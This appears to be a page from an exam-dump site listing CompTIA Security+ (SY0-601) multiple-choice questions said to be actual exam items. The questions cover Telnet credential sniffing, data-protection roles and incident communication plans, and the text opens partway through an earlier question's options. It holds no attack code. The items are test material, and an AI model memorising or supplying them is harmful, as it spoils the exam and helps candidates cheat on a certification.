
E. Implement a screened subnet for the web server

F. Install an endpoint security solution

G. Update the website certificate and revoke the existing ones

H. Deploy additional network sensors

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 452

Topic #: 1

[All SY0-601 Questions]


A security investigation revealed that malicious software was installed on a server using a server administrator's credentials. During the investigation, the server administrator explained that Telnet was regularly used to log in. Which of the following most likely occurred?

A. A spraying attack was used to determine which credentials to use

B. A packet capture tool was used to steal the password

C. A remote-access Trojan was used to install the malware

D. A dictionary attack was used to log in as the server administrator



Actual exam question from CompTIA's SY0-601

Question #: 453

Topic #: 1

[All SY0-601 Questions]


Which of the following roles would most likely have direct access to the senior management team?

A. Data custodian

B. Data owner

C. Data protection officer

D. Data controller



Actual exam question from CompTIA's SY0-601

Question #: 454

Topic #: 1

[All SY0-601 Questions]


Stakeholders at an organization must be kept aware of any incidents and receive updates on status changes as they occur. Which of the following plans would fulfill this requirement?

A. Communication plan

B. Disaster recovery plan

C. Business continuity plan

D. Risk plan



Actual exam question from CompTIA's SY0-601

Question #: 455

Topic #: 1

[All SY0-601 Questions]

